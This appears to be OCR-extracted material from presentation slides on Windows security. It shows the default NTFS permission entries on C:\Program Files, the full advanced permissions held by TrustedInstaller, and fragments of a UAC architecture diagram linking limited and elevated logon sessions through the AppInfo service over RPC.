
Name: C:\Program Files

Owner: TrustedInstaller Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	TrustedInstaller	Full control	None	This folder and subfolders
Allow	SYSTEM	Modify	None	This folder only
Allow	SYSTEM	Full control	None	Subfolders and files only
Allow	Administrators (DESKTOP-QJ9...	Modify	None	This folder only
Allow	Administrators (DESKTOP-QJ9...	Full control	None	Subfolders and files only
Allow	Users (DESKTOP-QJ98QCG\Us...	Read & execute	None	This folder, subfolders and files
Allow	CREATOR OWNER	Full control	None	Subfolders and files only
Allow	ALL APPLICATION PACKAGES	Read & execute	None	This folder, subfolders and files
Allow	ALL RESTRICTED APPLICATIO...	Read & execute	None	This folder, subfolders and files



Principal: TrustedInstaller

Type: Allow

Applies to: This folder and subfolders


Advanced permissions:

- ☑ Full control
- ☑ Traverse folder / execute file
- ☑ List folder / read data
- ☑ Read attributes
- ☑ Read extended attributes
- ☑ Create files / write data
- ☑ Create folders / append data
- ☑ Write attributes
- ☑ Write extended attributes
- ☑ Delete subfolders and files
- ☑ Delete
- ☑ Read permissions
- ☑ Change permissions
- ☑ Take ownership

□ Only apply these permissions to objects and/or containers within this container


UAC

UAC architecture



Limited User Logon Session
Authentication-ID = A-B
Application
AppInfo Service
RPC
Elevated User Logon Session
Authentication-ID = X-Y

UAC architecture



AppInfo Service

RPC

